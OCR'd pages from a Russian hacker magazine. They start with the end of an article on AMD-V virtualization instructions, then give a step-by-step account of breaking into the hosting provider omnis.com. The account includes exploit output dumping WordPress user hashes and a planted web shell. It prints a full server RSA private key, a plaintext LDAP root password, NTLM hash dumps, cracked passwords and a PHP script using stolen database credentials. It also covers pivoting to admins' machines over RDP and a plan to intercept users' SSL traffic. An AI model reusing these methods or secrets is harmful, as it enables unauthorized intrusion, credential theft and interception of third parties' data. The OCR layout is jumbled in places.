
С VMCB кое-как разобрались. Теперь можно переходить к описанию инструкций.
VMRUN (опкод команды — 0Fh, 01h, 0D8h) — инструкция запуска виртуальной машины. Это основная и самая важная команда в аппаратной виртуализации. VMRUN принимает в качестве аргумента в регистре rax физический адрес управляющего блока виртуальной машины (VMCB), который описывает состояние виртуальной машины. VMRUN доступна только с нулевого кольца (вообще, с третьего кольца из инструкций, составляющих сабжевое расширение архитектуры процессора, доступна только VMMCALL).
Гипервизор настраивает структуру VMCB, устанавливает в ней перехватываемые инструкции, прерывания и т.д. Переход в режим гостя происходит посредством инструкции VMRUN. Состояние хоста сохраняется в области памяти, на которую указывает содержимое msr регистра VM_HSAVE_PA (PA — Physical Address, то есть здесь мы опять имеем дело с физическим адресом этого региона). В этой области памяти сохраняется минимальная информация, необходимая для возобновления работы хоста после выхода из гостя (регистры cs,rip, efer, cr0, cr3 …). Теперь, когда виртуальная машина успешно запущена, мы вернемся в режим хоста только при возникновении перехваченного гипервизором события (условия #VMEXIT). После #VMEXIT будет выполнена следующая за VMRUN инструкция в гипервизоре. Специально для тебя я сделал обобщающую схему вышеописанного (смотри картинку «Схема работы виртуализации AMD-V»).
Две инструкции VMSAVE (0Fh, 01h, 0DBh) и VMLOAD (0Fh, 01h, 0DAh) дополняют VMRUN и служат для сохранения/загрузки части VMCB.
VMMCALL (0Fh, 01h, 0D9h) — инструкция, позволяющая из гостевого режима перейти в хост. Доступна как на нулевом, так и на третьем кольце. Правда, я лично не понимаю смысла в этой инструкции. Если она не перехватывается, то возникает #UD. То есть, безусловного вызова гипервизора не происходит. Можно было бы, наверное, не вводить дополнительную инструкцию, использовать ту же CPUID (или другую, которую можно перехватить).

ВКЛЮЧЕНИЕ ВОЗМОЖНОСТЕЙ АППАРАТНОЙ ВИРТУАЛИЗАЦИИ

Все инструкции работы с аппаратной виртуализацией (за исключением SKINIT, там особый случай) требуют установки бита SVME (он 12-й) в регистре EFER (иначе мы получим исключение #UD — неверная инструкция). Что это за регистр — EFER? Расшифровывается аббревиатура как Extended Feature Enable Register — это msr, который отвечает за включение дополнительных возможностей проца (что видно из расшифровки), и он имеет адрес 0C0000080h. Приведенный ниже код включает возможности аппаратной виртуализации:

```
sub rcx,rcx
mov ecx, 0C0000080h ; адрес EFER
rdmsr ; читаем EFER
bts eax,12
wrmsr
```

Кстати, установка бита SVME может быть заблокирована, поэтому после того, как мы записали msr, нужно снова прочитать его содержимое и проверить — установился ли заветный бит.
За блокировку инструкций виртуализации отвечают msr-регистры — VM_CR и SVM_KEY (опционально). Бит SVMDIS, который четвертый в VM_CR, запрещает установку EFER.SVME, а LOCK (бит три) в том же регистре запрещает сброс SVMDIS и LOCK (получается, что LOCK — это защита для защиты). LOCK можно сбросить либо после перезагрузки, либо указать ключ в машинно-зависимом регистре SVM_KEY (если этот ключ был установлен перед блокированием виртуализации).
Сама возможность блокировки, к слову, появилась в AMD-V не сразу, а только со второй ревизии (специально для параноиков:)).



СТРУКТУРА VMCB

ЗАКЛЮЧЕНИЕ

Первый теоретический рубеж преодолен. Изложение получилось несколько сумбурным, но, я думаю, это тебе не помешало уловить суть. Осталось реализовать полученные знания на практике, что мы и сделаем в последующих статьях. Если у тебя есть какие-то замечания или вопросы — пиши мне на мыло, постараюсь ответить.



IVENGO, IVENGO@NOSECURE.INFO HTTP://WWW.NOSECURE.INFO

ВЗЛОМ ВСЕЯ СЕТИ OMNIS — САМЫЙ ЛУЧШИЙ ХОСТИНГ!

КАЖДОМУ ПРОФЕССИОНАЛУ ХОЧЕТСЯ СЛАВЫ И ДЕНЕГ. В ХАКЕРСКОЙ СРЕДЕ И ТО, И ДРУГОЕ СЧИТАЕТСЯ НЕОТВРАТИМЫМ ЗЛОМ: И К ТОМУ, И К ДРУГОМУ НАСТОЯЩИЙ ХАКЕР ИСПЫТЫВАЕТ ОТВРАЩЕНИЕ. НО, КАК ГОВОРИТСЯ, БОТНЕТ ПРИХОДИТ И УХОДИТ, А КУШАТЬ ХОЧЕТСЯ ВСЕГДА. ТАК ЧТО ОДНИМ ИЗ СПОСОБОВ ПРОВЕДЕНИЯ ПЛАТНЫХ НАУЧНЫХ ИССЛЕДОВАНИЙ НА СЕГОДНЯШНИЙ ДЕНЬ ЯВЛЯЕТСЯ ОЦЕНКА ТОГО, КАК ПРОСТО МОЖНО ПОЛУЧИТЬ ДОСТУП К ОПРЕДЕЛЕННОМУ РЕСУРСУ. ЭТИМ МЫ СЕГОДНЯ И ЗАЙМЕМСЯ!

ПРОВАЙДЕР ВСЕЯ СЕТИ Если ты представил, что виртуальные купюры WMZ уже шелестят у тебя в кошельке, и глазки заблестели, то пойдем дальше и представим типичную картинку — хостинг-провайдера www.omnis.com, у которого, как соты в пчелином улье, хостится множество вкусных сайтов с хорошим PR (за которые отдают неплохие деньги). Один такой попался мне совсем недавно, а остановился я на нем совсем случайно — очень уж повеселило его название — Omnis Network (что в вольном переводе означает «Провайдер Всея Сети»). Особенность данного божественного пасквиля в том, что ребята из Omnis помешаны на послеполуденных молитвах и безопасности. Многие очень умные люди обломали свои зубки о всевозможные хитрости, придуманные этим хостером.


ПОМОЛИМСЯ, ДЕТИ МОИ! А заодно подумаем головой — хостят они кого попало, одних только простых сайтов больше 5000. Наверняка, найдутся пингвины, которые не в ладах со своими движками и CMS. Если все так, то и искать можно, начиная с самых простых вариантов (потому как настоящий хактивист всегда идет в обход). Выбираем несколько вариантов из наиболее доступных — WordPress, Joomla, DataLifeEngine, CowPHP и пр. Теперь пробуем... Нас интересуют не просто сайты, а сайты-соседи, которые мало того, что хостятся физически на одном сервере, так еще и принадлежат нашему священному чуду omnis.com.
Чтобы найти сайты-соседи, можно воспользоваться отличным сервисом robtex.com. Это настоящий швейцарский ножик для компьютерных сетей. Он мало того, что рисует картинки зависимостей DNS, так еще и накапливает эту информацию после собственных поисковых исследований! У него можно спросить как IP-адрес, так и наоборот, доменное имя, соседа которому хочется найти.
В ходе нескольких проб был установлен первый кандидат на исследовательский «пробив». О чудо! Целью оказался WordPress древней версии 2.2.1 с уязвимостью XML-RPC (burnmanbedlam.com).
Этого динозавра, конечно, можно валить с помощью автоматических средств — например, готового POC-примера от группы notsosecure.com. Как работает релиз команды (нашей тезки), смотри ниже:

```
#beambox@faruk# ./wp-xmlrpc-2-2-sql.pl http://burnmanbedlam.com/ complita truckmebaby 31
The usage is correct
[*] Trying Host http://burnmanbedlam.com/ ...
[+] The xmlrpc-2-2 server seems to be working
--------------------
Username for id = 1 is:--> admin
Md5 hash for user: admin

is: 1f3c53937f213d5b247d2d032d0d2030
--------------------
```



ПРАВИМ ФАЙЛЫ PHP В АДМИНКЕ ВЗЛОМАННОГО САЙТА ДЛЯ ПОЛУЧЕНИЯ ШЕЛЛА (РАБОТАЕМ ПОД WORDPRESS)



ОПЛАТА КРЕДИТКАМИ У ПРОВАЙДЕРА OMNIS.COM (СТАТИСТИКА ЗА СУТКИ ПО ОДНОМУ ХОСТИНГ-ПЛАНУ)

```
Username for id = 2 is:-->
burnman
Md5 hash for user: burnman
is: ffd03373047a3390328e3d63520f
9db6
--------------------
Username for id = 3 is:-->
complita
Md5 hash for user: complita
is: 1eb307423c98331ce3623989328d
2c0a
-----------------------
Total Number of Users found:-->3
-----------------------
Mysql is running as:  burnm001@
mysql.omnis.com
```

В качестве параметров сплоиту надо передать имя зарегистрированного пользователя (complita), пароль к нему (truckmebaby) и номер существующего поста, в который этот замечательный пользователь может записывать любую информацию. Выбранный burnmanbedlam.com нас не подвел — и регистрация открыта, и посты наполнять можно (их даже видно, что вдвойне приятно, хоть и редкость в наше время). На самом деле, вместо того, чтобы тратить драгоценное время на поиск и анализ уязвимого узла, всегда существует вариант приобретения чистого хостинга у провайдера — все дальнейшее совершенно одинаково как для легального пользователя, так и для неравнодушного исследователя :). Тем более, в большинстве случаев хостинг-провайдер предоставляет свои услуги всего на одном-двух очень мощных серверах. Так что шанс «промахнуться» и приобрести в аренду ненужный тебе хостинг очень мал.

СУИДНАЯ КАПЕЛЛА Первое, что порадовало, когда был залит шелл — это отсутствие включенного SAFE_MODE и пустой список недопустимых функций. Казалось бы, запускай что угодно, делай что угодно — все разрешено. Как бы ни так — вместо привычного ответа «nobody» или «www» на вопрос «whoami» был получен вполне вразумительный «burnm001», то есть, имя конкретного владельца данного сайта (на который и был установлен шелл). Кроме того, права на файлы установлены так, что содержимое соседних сайтов недоступно вовсе. Для этого веб-сервер сконфигурирован таким образом, что во время запуска пользовательских программ и CGI-сценариев происходит имперсонализация (мы уже писали об этом замечательном процессе в статье «Пошаговая имперсонализация» в][#048). Все это говорит о том, что за вопросами безопасности здесь стараются следить — ну или хотя бы подумали о них, когда строили систему.

```
omnis# uname -a

Linux cl27.cust.omnis.com 2.6.18-
128.4.1.el5 #1 SMP Tue Aug 4
20:23:34 EDT 2009 i686 i686 i386
GNU/Linux Linux
```

Однако, несмотря на предпринятые меры безопасности, мы уже оказались внутри и у нас есть возможность исполнять системные команды. Раз так, проанализируем конфигурацию нашего божественного хостера. Самое интересное для нас будет находиться в конфигурационном файле веб-сервера. С этим все просто — провайдер использует Linux (с версией ядра 2.6.18), а нам известно, что у Unix с вигвамом всегда есть общее — нет форточек и внутри сидит апач. Следовательно, ищем конфигурационные файлы веб-сервера Apache. Стандартный файл httpd.conf радует нас следующей строчкой:

```
Include /clfs/cluster/httpd/omnis.
conf
```

Перебравшись в него, сразу становится ясно, что мы имеем дело с подключенным NFS-сервером с распределением нагрузки на жесткие диски (наверняка отдельный RAID-массив с поддержкой iSCSI или оптики). А также проясняется, где хранится все самое интересное:


```
<Directory /webroot/?/?/*/*>
      Options -Indexes
SymLinksIfOwnerMatch -MultiViews
ExecCGI Includes
      AllowOverride Indexes
FileInfo AuthConfig Limit Options=
Includes,IncludesNOEXEC,MultiViews
,Indexes,SymLinksIfOwnerMatch,None
      Order allow,deny
      Allow from all
</Directory>
```

САНКТУМ-СЕРТИФИКАТУМ Запись «/webroot/?/?/*/*» позволяет веб-серверу связать доменное имя (сайта, которого у него запрашивают) с конкретным путем. Первые две буквы имени формируют ветку, где собственно и хранятся данные сайта. Например, если наш сайт располагается по адресу http://www.omnis.com, то файлы сайта находятся в каталоге «/webroot/o/m/omnis001/www», где omnis001 — имя пользователя, права которого устанавливаются веб-серверу при работе с файлами из домашнего каталога. Еще немного вкусного лежит по адресу «/clfs/cluster/httpd/», — там мы находим... сертификат с открытым и закрытым ключами сервера! Да-да, именно те самые, которые используются бедными пользователями для проверки, правда ли то, что этот их любимый провайдер или нет.


```
[/webroot/d/] cat /clfs/cluster/
httpd/secure.omnis.com.key
-----BEGIN RSA PRIVATE KEY-----
MIICXAIBAAKBgQDcEHbDM3QLmWn3fda7sW
KveqvNNdzSZgIcP+Afut6mXTNf5Cje
SeW3JvlNXdijtzqWcSFcPkXtHrXTMUVwDy
CZ4j3ptXlueHx14Gthx5VnHlDzOqdg
DugIr844K36LITT0qZxJjSuVhnmJ2qlhrf
0ZeYlccNDkSpHB1Bs5hnTXoQIDAQAB
AoGAFQRRg1T/qTfuod9XybcoOKAblk6l10
Z8vxvumLktGHBgPrE4ofomwTYsqxHi
ZchTBRkq2XdtEDdVoCTdf9VCBKLxzGqyZw
h+2FH/mxwYueNxgaAu5y+kFa9+kJWj
ofhM4gzjTtuqhF8zl71nrVYt0mcCAmxz2J
b6daB+MZMVo00CQQD3UF+tXO299PgO
FIo138LyVrxBCnHX7THMod0cx2n8DkEj29
LCtRz93nBuYqyRVUeSoBTOWODd+jfY
7MWDuSAnAkEA48sV7yDO+gNECOeBPTbuJ6
qoxk0ohHnyWWh6IkxP0OaiwyutG8y6
zg6wLzwVcJ54f8hgsCjeNhwTH+CIp4Pe9w
JBAPZA6YPNzEwg5/3dJeGO9KYpBzoc
FE9UtwlzAp/tT/LSnrn94FZP0JZYLss7JW
lw6Ntu2ki85usggwtUdzc51nECQEnY
xq2VF0RZ1q6ETpOHwUE+xCQ1U1NPLU/
q3N1Nm/p/KnjXKfF/N3ghruBBPDocRbg3
P5EcTp2AEHsfEW4tBBUCQHSo04Muyx+TvH
06FAwrNcoJmR5xw+kmSjSihbFlDVmh
8ND2PP7SJPsnyxA8i7UHq7PuqRw/
c6CuDUNv0A3x2aQ=
-----END RSA PRIVATE KEY-----
```

Ведь, что интересно, права как раз на эти





СВОДНАЯ ТАБЛИЦА «ЧЕРНОЙ» БУХГАЛТЕРИИ СВЯТОГО OMNIS-ПРОВАЙДЕРА — ЗА ОДИН МЕСЯЦ



МАЛЫШКА НА МИЛЛИОН ДОЛЛАРОВ — РЕБЯТА ЗА МЕСЯЦ «ПЕРЕРАБАТЫВАЮТ» БОЛЬШЕ 1.5 МИЛЛИОНОВ ЗЕЛЕНЫХ ДЕНЕГ



ОСТРОВ ПАСХИ — ВСЕ «КАМЕННЫЕ ОДМИНЫ» РОДОМ ОТСЮДА

файлы позволяют нам их не только прочесть, но и изменить. Фантазия сразу подсказывает массу забавных вариантов применения полученных сертификата и соответствующего ему секретного ключа. Самый интересный вариант — использование программ sslstrip и sslsniff, но только с небольшой доработкой, которая вместо ошибочных сертификатов выдавала бы пользователям Omnis вполне себе легальный сертификат того же Omnis, да еще и прямо в онлайне позволяла полностью читать любые зашифрованные данные пользователей. Прочитавши статью о взломе SSL в прошлых номерах, не составит труда проделать необходимые изменения в конфигурации этих программ. Однако вернемся к нашим священным барашкам. Объявив праздник курбан-байрам, находим в конфигурации Апача строку со ссылкой на LDAP-авторизацию:

```
[/webroot/d/] cat /etc/httpd/
conf.d/mod_vhost_ldap.conf

LoadModule vhost_ldap_module
modules/mod_vhost_ldap.so

<IfModule mod_vhost_ldap.c>
    VhostLDAPEnabled on
    VhostLDAPUrl "ldap://ldap.
omnis.com/ou=Domains,dc=ldap,dc=om
nis,dc=com"
    VhostLdapBindDN
"cn=root,ou=Special
Users,dc=omnis,dc=com"
    VhostLDAPBindPassword
"ns43k6xs"
    VhostLDAPFallback cust.omnis.
com
</IfModule>
```

LDAP — ОН И В АФРИКЕ LDAP Такой подход к авторизации пользователей и раздаче контента на мега-сервере является крайне многообещающим. Во-первых, это означает, что админы работают с тачками, на которых стоит Windows, а сами изредка подключаются к мега-серверу (куда мы, собственно, и проникли), для управления и мониторинга дел. Во-вторых, великий сидящий воин Апач не умеет авторизовываться в LDAP со сложными схемами аутентификации. Это означает, что написанный в открытом виде пароль в строчке "VhostLDAPBindPassword "ns43k6xs" — это как раз тот пароль, с которым нас пустят в контроллер домена! Праздник продолжается, когда незамыленный взгляд замечает, помимо пароля, еще и строку подключения к ветви LDAP. Вообще говоря, LDAP — это не только сетевой протокол для доступа к службе каталогов, который используется в системе Windows для хранения всего-всего-всего, но и система обработки информации, которая включает в себя простой протокол, использующий TCP/IP и позволяющий производить операции аутентификации (bind), поиска (search) и сравнения (compare), а также операции добавления, изменения или удаления записей. Контроллер домена (по сути, LDAP-сервер) принимает входящие соединения на порт 389 по протоколу TCP. Запомни! Всякая запись (строка подключения) в каталоге LDAP состоит из одного или нескольких атрибутов и обладает уникальным именем (DN — от Distinguished Name). Уникальное имя может выглядеть, например, следующим образом: «cn=Иван Петров, ou=Сотрудники, dc=example, dc=com». Уникальное имя состоит из одного или нескольких относительных уникальных имен (RDN — от Relative Distinguished Name), разделенных запятой. Относительное уникальное имя имеет вид «ИмяАтрибута"="значение». На одном уровне каталога не может существовать двух записей с одинаковыми относительными уникальными именами. В силу такой структуры уникального имени записи в каталоге LDAP можно легко представить в виде дерева. Запись может состоять только из тех атрибутов, которые определены в описании класса записи (object class), которые, в свою очередь, объединены в схемы (schema). В схеме определено, что одни атрибуты являются для данного класса обязательными, а другие — необязательными. Также схема определяет тип и правила сравнения атрибутов. Каждый атрибут записи

ИОАНН ПОТРОШИТЕЛЬ... ВОИСТИНУ, GOOGLE — НОВАЯ РЕЛИГИЯ

Веб Картинки Видео Карты Новости Переводчик Gmail ещё ▾

Google john ripper Поиск Расширенный поиск

Поиск в Интернете Поиск страниц на русском

Веб Показать настройки... Результаты 1 - 10 из примерно 1 180 для john ripper иоанн. (0,27 секунд)

Иоанн Ripper 1.7.3 (Pro для Linux филиал) - В UNIX и Linux Форумы
Иоанн Ripper является быстрый взломщик паролей, в настоящее время ... John the Ripper 1.7.3 (Pro for Linux branch) Иоанн Ripper 1.7.3 (Pro для Linux филиал) ...
www.unix.com/.../73948-john-ripper-1-7-3-pro-linux-branch.html - Сохранено в кэше


Top 15 Vital Хакинг Программное обеспечение и инструменты | Hack N ...
John the Ripper is a fast password cracker, currently available for many Иоанн Ripper является быстрый взломщик паролей, в настоящее время доступна для ...
hacknmod.com/hack/top-15-vital.../ru/ - Сохранено в кэше



ПОЛЬЗОВАТЕЛИ ИЗНУТРИ LDAP

может хранить несколько значений. О тонкостях настройки и работы LDAP мы писали в статье «Контроллер домена на SAMBA за семь шагов» (в 6 номере][за 2008 год). Остается лишь вопрос, как получить доступ к серверу LDAP, который по совместительству исполняет роль контроллера домена? Извне нас поджидает межсетевой экран, начиненный запрещающими правилами, как казанский плов рисом. Но вот внутри бокса консольных приложений для работы с LDAP попросту нет, так что свежеустановленный шелл нам не поможет. Остается только одно — установить в систему все, что нужно, самим. Ничего не скажешь, наглость города берет, да и программка быстро нашлась подходящая — phpLDAPadmin (скачать можно по адресу phpldapadmin.sourceforge.net). Средство phpLDAPadmin написано целиком на PHP, работает без необходимости установки каких-либо библиотек и патчей, что идеально подходит для установки на добытом шелле. Устанавливаем с помощью шелла phpLDAPadmin на ранее исследованный вдоль и поперек нами хост. Вписываем адрес контроллера и строку подключения с паролем в конфигурационный файл, запускаем, наслаждаемся доступом, который позволяет нам подсчитать количество настоящих пользователей (их в системе 27), а также посмотреть их пароли в формате NTLM! Дельный совет — чтобы получить доступ ко всей информации, необходимо, во-первых, воспользоваться усечением строки доступа до корневого домена (то есть, чтобы строка выглядела как «dc=omnis,dc=com» вместо «cn=root,ou=Special Users,dc=omnis,dc=com»), а во-вторых, использовать не простой поиск, а экспорт данных из LDAP в файл просто формата — например, CSV.

```
brad:1000:986BB475FD95731486235A2
333E4D2:68227ACC65C876AD0D1A627C3
2A06BD7
fromm:1001:0BAD9021C73A4417306D27
2A9441BB:2DAD344B45B352CBD399D345
E8B9B308
gchon:1003:BE11A10D73AA31AAD3B435
B51404EE:4AB4FEF0EDA7B2D5A7A57503
B0C16B65
joel:1004:505CC6DF3797A3352502E32
A407F23:1AE71A4A01F80B00CC1F06D60A
53AA7F
root:1005:FF1D3ABC1797B8CDE68AA26
```



КЛЮЧИКИ, ПАРОЛИКИ, СЕКРЕТИКИ...

```
A841A86FA:E9A75F1EAD4F9B24A9799D0
214FCBF
```

Тут-то нам и пригодятся разнообразные методы взлома NTLM-хешей (не могу не поделиться: пока искал правильные сайты для взлома LM-хешей, нашел забавный сайт unix.com, в котором на русский язык оказалось переведено название John the Ripper — дядюшка Google окрестил его Иоанном (святой брутер, все-таки)). Советую параллельно использовать взлом с помощью радужных таблиц, опробование их на специализированных сайтах (как, например, lmcrack.com или hashcracking.info), а также собственные силы в виде Passwords Pro и John the Ripper. Причем, использование брутера Passwords Pro не исключает использование John the Ripper, а наоборот, только дополняет. Что в итоге? Немного потения процессором и шуршания диском — и вот они, золотые слова:

```
brad:d3acdd9;m
fromm:e3X3xxde
gchon:1ghcon911
joel:tchenolaw
```

СВЯТОЙ ПРОВАЙДЕР OMNIS.COM





ПРОВАЙДЕРУ БОЛЬШЕ 10 ЛЕТ, И У НЕГО ОЧЕНЬ МНОГО НАГРАД... ПОДРОСЛИ, НО НЕ ПОВЗРОСЛЕЛИ


```
root:b&xId(cO
```

Пробуем вводить полученные пароли прямо в логин-шелле, однако получаем отказ — шелл у нас индейский (от Апача), для этих целей не приспособленный. Придется искать обходной путь. Правда, попутное промежуточное решение тоже ничего — один из паролей подошел к mysql-базе данных, которая оказалась рядом (по адресу mysql.omnis.com). Полученный к СУБД доступ был рутовым — это сильно порадовало, так как среди хостеров OMNIS.COM немало товарищей с PageRank 6 и 7, а они (как мы помним) стоят денег. С помощью простого скрипта, загруженного через шелл, подбираем доменное имя сайта (чтобы оценить затем PageRank) по имени базы данных и ее типу:

```
<?php
$mysql_username="joel";
$mysql_password="tchenolaw";
$mysql_host="mysql.omnis.com";

$fh = fopen("bases.txt", "r");
while (!feof($fh))
{
  $line = fgets($fh, 4096);
  chop($line);

  echo "database: ", $line, "\n";
  $mc = mysql_connect($mysql_
host, $mysql_username, $mysql_
password) or die("cannot connect
to db!");
  mysql_query("use $line;")
```



ВОТ ТАКОЙ ВОТ СТАРЕНЬКИЙ И ПРОСТЕНЬКИЙ R57-ШЕЛЛ И ВЕРШИТ СУДЬБЫ ГОЛИАФОВ (ПОЛЬЗУЯСЬ СЛУЧАЕМ, ПЕРЕДАЮ ПРИВЕТ MoRo)

```
mc - /home/doubt/scripts | SFTP-nosecure.info
#beambox@faruk# ./wp-xmlrpc-2-2-sql.pl http://burnmanbedlam.com/ complita truckmebaby 31
The usage is correct
[*] Trying Host http://burnmanbedlam.com/ ...
[+] The xmlrpc-2-2 server seems to be working
---------------------
Username for id = 1 is:--> admin
Md5 hash for user: admin
is: 1f3c53937f213d5b247d2d032d0d2030
---------------------
Username for id = 2 is:--> burnman
Md5 hash for user: burnman
is: ffd03373047a3390328e3d63520f9db6
---------------------
Username for id = 3 is:--> complita
Md5 hash for user: complita
is: 1eb307423c98331ce3623989328d2c0a
---------------------
Total Number of Users found:-->3
---------------------
Mysql is running as:  burnm001@mysql.omnis.com
```

РАБОТА СПЛОИТА НА УЯЗВИМОМ САЙТЕ (ВИДНО ВСЕ — И УЧЕТКИ АДМИНА, И ХЕШИ ЕГО ПАРОЛЕЙ)

```
or die("cannot use database
'$line'");
  $q = mysql_query("select
option_value from wp_options
where option_name = 'siteurl'")
or die("cannot select");
  $arr = mysql_fetch_array($q) or
die("cannot fetch");
  echo $arr[0], "\n";
  mysql_close($mc) or \
    die("cannot close");
}
fclose($fh);
?>
```

Скрипт легко можно модифицировать под свои нужды, размер у него микроскопический. На вход ему надо подавать имя файлов со списком баз данных из mysql (благо, с рутовым доступом они известны все), а на выходе он будет выдавать вот такой листинг:

```
teamdeadbunny.com/wp/
blog.controlfreeks.com.au/wp/
dapitalone.co.uk/
johnadams.tv/blog02/
blog.hurtvillage.com/
albdam.com/
johannes.happcomm.com/
chris.themartins.com.au/
casinoroad.org/
www.chemheritage.org/
chicagodigitalgraphics.com/wp/
...
```

ФИНАЛЬНЫЙ ШТРИХ Опытному исследователю этого мало — наглеем дальше и устанавливаем на хостинг прокси-сервер (для этих целей отлично подойдет 3proxy). Как только он установлен, нас уже ничего не отделяет от рабочих компов админов — они уже совсем близко. Настраиваем «прыжок» с помощью sockschain от нашего клиентского подключения на выделенном дедике к известному адресу админского компа (например, к gchon.omnis.com). Включаем RDP-клиент и получаем консоль на удаленном рабочем столе с Windows XP SP2 EN. Но самое интересное оказалось не в нем (его использование вызвало ажиотаж в стане админов, и «лавочка» быстро закрылась), а в консоли управления провайдерскими аккаунтами и пользователями — любопытная статистика приведена на скриншотах. Очевидно, что православный хостинг не столь убыточен, как могло бы показаться на первый взгляд — заработать за неполных 11 месяцев 1,5 млн. долларов оборота может не каждый провайдер.
Общий итог — несмотря на все предпринятые меры безопасности, провайдер сдал свои фортификации под давлением наших знаний и умений. Читай][и все у тебя получится! Как сказали бы древние, «OMNIS.COM mea mecum porto» или «мой провайдер всегда со мной» :).][

Реклама





Все цены действительны на момент публикации рекламы



Nintendo Wii



PlayStation 2 Slim



Xbox 360 Pro (60 Gb)

НЕ СКУЧАЙ!
ДОМА И
В ДОРОГЕ
ИГРАЙ!



PlayStation 3 (80Gb)



Sony PSP Slim
Base Pack Black (PSP-3008/Rus)

- Принимаем заказы через Интернет и по телефону
- Возможность доставки в день заказа
- Огромный выбор компьютерных и видеоигр



Resistance 2
1200 р.



Little Big Planet
1200 р.



Naruto Ultimate Ninja Storm
1850 р.



Ninja Gaiden Sigma 2
2000 р.





Mortal Kombat vs. DC Universe
1600 р.




Batman: Arkham Asylum
2100 р.

Chronicles of Riddick: Assault on Dark Athena
1350 р.



Eternal Sonata
2200 р.



Tekken 6 (русская версия)
2100 р.



Killzone 2
1200 р.



Resident Evil 5
1800 р.



